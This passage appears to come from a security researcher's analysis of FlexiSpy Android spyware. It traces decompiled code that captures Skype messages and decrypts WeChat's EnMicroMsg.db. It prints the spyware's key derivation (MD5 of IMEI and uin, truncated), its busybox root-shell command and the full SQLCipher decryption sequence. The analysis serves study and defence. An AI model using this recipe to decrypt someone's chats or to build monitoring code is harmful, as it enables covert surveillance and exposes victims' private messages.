(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)
1615	1615	1	750	#kevinlu0306/$[redacted]	kevinlu0306	Kevin Lu	(null)	▦	[redacted]	1494978622	61	
1592	1592	1	750	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494978131	61	
1584	1584	1	1581	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977928	53	
1579	1579	1	1576	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977928	53	
1574	1574	1	1571	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977928	53	
1569	1569	1	1566	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977928	53	
1564	1564	1	1561	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977928	53	
1559	1559	1	1556	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977928	53	
1554	1554	1	1551	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977927	53	
1549	1549	1	1546	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977927	53	
1544	1544	1	1541	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977927	53	
1539	1539	1	1536	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977927	53	
1534	1534	1	1531	[redacted]	kevinlu0306	Kevin Lu	(null)	▦	(null)	1494977927	53	

Figure 9. The table Message stored chat messages

Let's continue to trace the function keepConversation.




```
private static ArrayList keepConversation(SQLiteDatabase arg53, Cursor arg54, String arg55, String arg56, ImParameters arg57, SQLiteDatabase arg58, boolean arg59, SQLiteDatabase arg60, String arg61) {
    ReqResult v43;
    Direction v33;
    if(SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "keepConversation # ENTER...");
    }

    ArrayList v47 = new ArrayList();
    int v49 = 0;
    SimpleDateFormat v31 = new SimpleDateFormat("dd/MM/yy HH:mm:ss");
    if(arg54.moveToLast()) {
        if(!SkypeCapturingHelper.LOGV) {
            goto label_38;
        }

        FxLog.v("SkypeCapturingHelper", "keepConversation # ENTER While loop...");
        do {
        label_38:
            OwnerInfo v36 = SkypeCapturingHelper.getOwnerInfo(arg53, arg55, arg56);
            SkypeMessageData v7 = new SkypeMessageData();
            SenderInfo v45 = new SenderInfo();
            ConversationInfo v29 = new ConversationInfo();
            int v13 = arg54.getInt(arg54.getColumnIndex("id"));
            String v8 = arg54.getString(arg54.getColumnIndex("body_xml"));
            if(SkypeCapturingHelper.LOGV) {
                FxLog.v("SkypeCapturingHelper", "keepConversation # text (BODY_XML) : " + v8);
            }

            String v28 = arg54.getString(arg54.getColumnIndex("convo_id"));
            String v30 = arg54.getString(arg54.getColumnIndex("displayname"));
            int v26 = !arg54.isNull(arg54.getColumnIndex("chatmsg_type")) ? arg54.getInt(arg54.getColumnIndex("chatmsg_type")) : 0;
            if(v26 != 2 && v26 != 6 && v26 != 5) {
                String v44 = arg54.getString(arg54.getColumnIndex("author"));
                String v46 = arg54.getString(arg54.getColumnIndex("from_dispname"));
                int v52 = arg54.getInt(arg54.getColumnIndex("type"));
                long v14 = arg54.getLong(arg54.getColumnIndex("timestamp"));
                long v50 = v14 * 1000;
                String v32 = v31.format(new Date(v50));
                String v39 = arg54.getString(arg54.getColumnIndex("participants"));
                if(SkypeCapturingHelper.LOGV) {
                    FxLog.v("SkypeCapturingHelper", "keepConversation # chatMsgType: " + v26 + " type: " + v52 + " text: " + v8);
                }
```

v8="Test hahahha", it's the chat message tested.

Figure 10. The function keepConversation


The log file related to chat message is shown below.



```
V/SkypeCapturingHelper( 1308): (tid:78|SkypeCaptureThread) keepConversation # text (BODY_XML) : Test hahahha

V/SkypeCapturingHelper( 1308): (tid:78|SkypeCaptureThread) keepConversation # chatMsgType: 3 type: 61 text: Test hahahha
```


Figure 11. The log file related to chat message

The spyware could create a folder .skp_store in path /data/misc/adn/, it includes two sub-directories owner_profiles and user_profiles under directory .skp_store. The directory owner_profiles stores the profile files(image file format) of owner, and the directory user_profiles stores the profile files(image file format) of user(contacts).




```
root@hammerhead:/data/misc/adn/.skp_store # ls -ls
total 16
drwx------ root     root              2017-05-16 23:50 owner_profiles
drwx------ root     root              2017-05-16 23:50 user_profiles
root@hammerhead:/data/misc/adn/.skp_store #
```

Figure 11. Two profiles folder generated when spying Skpye



```
root@hammerhead:/data/misc/adn/.skp_store/owner_profiles # ls -ls
total 808
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938817
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938845
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938862
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938899
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938923
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938961
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938978
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977939019
```


Figure 12. Saved files in folder owner_profiles



```
root@hammerhead:/data/misc/adn/.skp_store/user_profiles # ls -ls
total 708
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939772
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939788
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939823
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939844
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939883
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939927
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939952
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939988
-rw------- root     root         1622 2017-05-16 23:39 user_profile_1494977940020
```

Figure 13. Saved file in folder user_profiles

The log file of saving owner profiles and user profiles is shown below.



```
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # ENTER ...
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # path: /data/misc/adn/.skp_store/owner_profiles/owner_1494978633868
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # EXIT ...

V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # ENTER ...
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # path: /data/misc/adn/.skp_store/user_profiles/user_profile_1494978633885
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # EXIT ...
```

Figure 14. The log file of saving owner profiles and user profiles

Spy on WeChat for android

This section I will give an analysis of spying Wechat. There’s a minor difference between spying Skype and spying Wechat. For Skype, its database file is not encrypted, FlexiSpy can directly monitor the database and execute SQL sentences to get the chat messages. But for Wechat, its database file is encrypted, FlexiSpy cannot directly execute SQL queries to get the chat messages, so it’s required to decrypt the database file before executing SQL queries.

First, we give the screenshot of sending the chat message tested in Wechat.






Figure 15. The message tested in Wechat and the version of Wechat

Like spying Skype, Flexispy monitors the database file in Wechat using FileObserver when spying Wechat. Additionally, it also monitors shared preference file system_config_prefs.xml.



```
private void startDatabaseMonitorWithDatabasePath(String arg5) {
    if(this.mFxUserDBObserverWorker == null) {
        if(WeChatObserver.LOGV) {
            FxLog.v("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Start database (%s) monitoring", new Object[]{arg5});
        }

        this.mFxUserDBObserverWorker = new FxFileObserverWorker(this, arg5);
        this.mFxUserDBObserverWorker.startWatching();
    }
    else {
        if(!WeChatObserver.LOGE) {
            return;
        }

        FxLog.e("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Already running");
    }
}
```

Figure 16. The function StartDatabaseMonitorWithDatabasePath



```
private void startSystemConfigPrefFileObserver() {
    if(this.mSystemConfigPrefFileObserver == null) {
        if(WeChatObserver.LOGV) {
            FxLog.v("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Start database (%s) monitoring", new Object[]{"/data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml"});
        }

        this.mSystemConfigPrefFileObserver = new SystemConfigPrefFileObserver(this, "/data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml");
        this.mSystemConfigPrefFileObserver.startWatching();
    }
    else {
        if(!WeChatObserver.LOGE) {
            return;
        }

        FxLog.e("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Already running");
    }
}
```


Figure 17. The function startSystemConfigPreFileObserver()

Once a change is detected on the monitored file, it could do some things on monitored file.

In the class com.vvt.capture.wechat.WeChatUtil, the function copyDatabaseToLocalFolderAndDecrypt is used to copy database file from private folder of Wechat to local folder, get the decryption key and then decrypt the database file that contains Wechat chat messages.

Before copying database in Wechat to local folder, it needs to find the path of database in Wechat.

The following function getCurrentOwner() is used to get folder name of current owner in Wechat.




```
public static String getCurrentOwner() {
    if(WeChatCapturingHelper.LOGV) {
        FxLog.v("WeChatCapturingHelper", "getCurrentOwner # ENTER...");
    }

    String v0 = null;
    String v2 = WeChatUtil.getUin();
    if(!FxStringUtils.isEmptyOrNull(v2)) {
        try {
            v0 = WeChatCapturingHelper.md5("mm" + v2);
            if(!WeChatCapturingHelper.LOGV) {
                goto label_25;
            }

            FxLog.v("WeChatCapturingHelper", "getCurrentOwner # currentOwner : %s", new Object[]{v0});
        }
        catch(Exception v1) {
            if(!WeChatCapturingHelper.LOGE) {
                goto label_25;
            }
```

Get uin from /data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml, here uin is "1028071100".

v0 = md5("mm"+"1028071100") ="ed539505124b60982bc82d875e61a2c0"

Figure 18. The function getCurrentOwner()

The function WeChatUtil.getUin() is used to get uin from shared preferences file /data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml. The following is the screenshot of file system_config_prefs.xml.



```
1|root@hammerhead:/data/data/com.tencent.mm/shared_prefs # su
ata/com.tencent.mm/shared_prefs/system_config_prefs.xml                    <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="set_service" value="false" />
    <boolean name="settings_fully_exit" value="false" />
    <string name="builtin_short_ips">6,183.192.199.147,80,short.weixin.qq.com|6,120.204.0.149,80,short.weixin.qq.com|9,223.167.104.147,80,short.weix
n.qq.com|9,58.247.204.139,80,short.weixin.qq.com|17,180.163.25.139,80,short.weixin.qq.com|17,101.226.211.44,80,short.weixin.qq.com|6,183.192.199.147
80,extshort.weixin.qq.com|5,120.204.0.149,80,extshort.weixin.qq.com|17,180.163.25.139,80,extshort.weixin.qq.com|17,101.226.211.44,80,extshort.weixin
qq.com|9,140.207.119.149,80,extshort.weixin.qq.com|9,223.167.104.147,80,extshort.weixin.qq.com|17,127.0.0.1,80,localhost|</string>
    <int name="update_swip_back_status" value="0" />
    <string name="support.weixin.qq.com">support.weixin.qq.com</string>
    <int name="default_uin" value="1028071100" />
    <boolean name="first_launch_weixin" value="false" />
</map>
root@hammerhead:/data/data/com.tencent.mm/shared_prefs #
```


Figure 19. The screenshot of file system_config_prefs.xml.

The folder name of current owner is a MD5 hash code ed539505124b60982bc82d875e61a2c0 that is calculated from md5("mm1028071100"). So the full path of the database file /data/data/com.tencent.mm/MicroMsg/ed539505124b60982bc82d875e61a2c0/EnMicroMsg.db.

The database file EnMicroMsg.db is the message database of Wechat and encrypted with AES algorithm.

Next, I look into the function copyDatabaseToLocalFolderAndDecrypt and see how to decrypt the database file EnMicroMsg.db.

The following code is the key code snippet of decrypting the encrypted message database EnMicroMsg.db.




```
label_52:
    String v2 = LimitedWeChatUtil.getBusyboxPath(arg26);
    String v13 = WeChatUtil.copyDatabaseToLocalFolder(v14, arg27, v2, arg29);
    String v20 = Path.combine(arg26, "panzer");
    if(!ShellUtil.isFileExisted(v20)) {
        if(WeChatUtil.LOGE) {
            FxLog.e("WeChatUtil", "copyDatabaseToLocalFolderAndDecrypt # %s does not exists...", new Object[]{v20});
        }

        return v5;
    }

    if(FxStringUtils.isEmptyOrNull(v13)) {
        goto label_196;
    }

    String v4 = WeChatUtil.getDecryptKey(arg28, v2);
    if(FxStringUtils.isEmptyOrNull(v4)) {
        goto label_196;
    }

    try {
        v19 = Shell.getRootShell();
        v19.exec(String.format("cd %s", v14));
        v19.exec(String.format("rm %s", v6));
        v19.exec(String.format("chmod 777 %s", v20));
        ArrayList v17 = new ArrayList();
        v17.add(String.format("%s %s", v20, v13));
        v17.add(String.format("PRAGMA key = \'%s\';", v4));
        v17.add("PRAGMA cipher_use_hmac = OFF;");
        v17.add("PRAGMA cipher_page_size = 1024;");
        v17.add("PRAGMA kdf_iter = 4000;");
        v17.add("ATTACH DATABASE \"decrypted_database.db\" AS decrypted_database KEY \"\";");
        v17.add("SELECT sqlcipher_export(\"decrypted_database\");");
        v17.add("DETACH DATABASE decrypted_database;");
        Iterator v11 = v17.iterator();
        while(v11.hasNext()) {
            String v15 = v19.exec(v11.next());
            if(!WeChatUtil.LOGV) {
                continue;
            }

            FxLog.v("WeChatUtil", "copyDatabaseToLocalFolderAndDecrypt # out: " + v15);
        }

    v19.exec(".exit");
```

/data/misc/adn/panzer
KEY = 5f834bd
/data/misc/adn/panzer /data/misc/adn/com.tencent.mm/EnMicroMsg.db
SQL sentences to decryption in SQLCipher
Execute SQL sentence to decrypt database.
Exit from SQLCipher.

Figure 20. The key code snippet to decrypt EnMicroMsg.db

The function getDecrypKey is used to get the decryption key.



```
private static String getDecryptKey(String arg9, String arg10) {
    String v3 = WeChatUtil.getUin();
    String v1 = null;
    if(!FxStringUtils.isEmptyOrNull(v3)) {
        String v0 = String.format("%s echo -n %s%s | %s md5sum | %s cut -c -7", arg10, arg9, v3, arg10, arg10);
        if(WeChatUtil.LOGV) {
            FxLog.v("WeChatUtil", "getDecryptKey # command %s", new Object[]{v0});
        }
```

```
/data/misc/adn/busybox echo -n [redacted]1028071100 | /data/misc/adn/busybox md5sum | /data/misc/adn/busybox cut -c -7
```

Figure 21. The function getDecrypKey

The algorithm of getting decryption key is shown below.

Decryption KEY = MD5(IMEI + UNI)[0:7]

Md5 = 5f834bde5191807f2812ff49eba5fe36

KEY = 5f834bd

After getting the decryption key, Flexispy uses SQLCipher to decrypt the database file EnMicroMsg.db.

The binary file /data/misc/adn/panzer is SQLCipher version 3.11.0 which is an open source extension to SQLite that provides transparent 256-bit AES encryption of database files.

The SQL sentence of decrypting database in SQLCipher is shown below.

PRAGMA key = '5f834bd';

PRAGMA cipher_use_hmac = OFF;

PRAGMA cipher_page_size = 1024;

PRAGMA kdf_iter = 4000;


ATTACH DATABASE "decrypted_database.db" AS decrypted_database KEY "";

SELECT sqlcipher_export("decrypted_database");

DETACH DATABASE decrypted_database;

The decrypted database file decrypted_database.db is located in folder /data/misc/adn/com.tencent.mm/.

At this point, you can open decrypted_database.db with SQLite Expert Personal tool as follows. It contains all chat messages in Wechat.



Database: decrypted_database   File: E:\android\security\flexispy\bin\analysis\wechat\decrypted_database.db   SQLite library: sqlite3.dll 3.18.0 [FTS3 FTS4 FTS5 RTREE]   Style: Iceberg Classico

main
decrypted_database
AAPayRecord
AARecord
ABTestInfo
ABTestItem
AddContactAntispamTicket
addr_upload2
appattach
appbrandmessage
AppInfo
AppMessage
AppSort
BackupMoveDeviceMoveTime
BackupPcRecoverSessionInfo
BackupPcRecoverTagInfo
BizChatConversation
BizChatInfo
bizchatmessage
BizChatMyUserInfo
BizChatUserInfo
BizEnterprise
bizinfo
BizKF
bottlecontact
bottleconversation
bottleinfo1
bottlemessage
CardMsgInfo
chatroom
chattingbginfo
contact
ContactCmdBuf
ContactLabel
ContactLabelCache

Databases

Database	Status	File Name	File Size	Tables	Views	Indexes	Triggers
main	Connected	E:\android\security\flexispy\bin\analysis\wechat\decrypted_database.db	1157120	143	0	204	0

Database properties


Name	Value	Modified
application_id	0	□
auto_vacuum	none	□
cache_size	-2000	□
collation_list	[BINARY], [NOCASE], [RTRIM]	□
encoding	UTF-8	□
foreign_keys	on	□
freelist_count	0	□
journal_mode	delete	□
journal_size_limit	-1	□
legacy_file_format	off	□
max_page_count	1073741823	□
mmap_size	0	□
page_count	1130	□
page_size	1024	□
schema_version	249	□
user_version	0	□
writable_schema	off	□

Library/Session/Connection properties

Name	Value	Modified
automatic_index	on	□
busy_timeout	3000	□
cache_spill	1765	□
case_sensitive_like	off	□
cell_size_check	off	□
checkpoint_fullfsync	off	□
compile_options	[COMPILER=msvc-1900], [DEFAULT_SYNCHRONOUS=2], [DEFAULT_WAL_SYNCHRONOUS=2], [ENABLE_COLUMN_METADATA], [ENABLE_FTS3], [ENABLE_FTS3_PARENTHESIS], [ENABLE_FTS4], [ENABLE_FTS5], [ENABLE_JSON1], [ENABLE_RTREE], [SOUNDEX], [SYSTEM_MALLOC], [THREADSAFE=1]	□
data_version	2	□
defer_foreign_keys	off	□
fullfsync	off	□
ignore_check_constraints	off	□
locking_mode	normal	□
query_only	off	□
read_uncommitted	off	□
recursive_triggers	off	□
reverse_unordered_selects	off	□
secure_delete	off	□
soft_heap_limit	0	□
synchronous	full	□

Figure 22. The decrypted database of Wechat in SQLite Expert Personal tool

Next, the program could start reading the decrypted database decrypted_database.db, and execute SQL query to get chat message record. The following is some key code snippet.



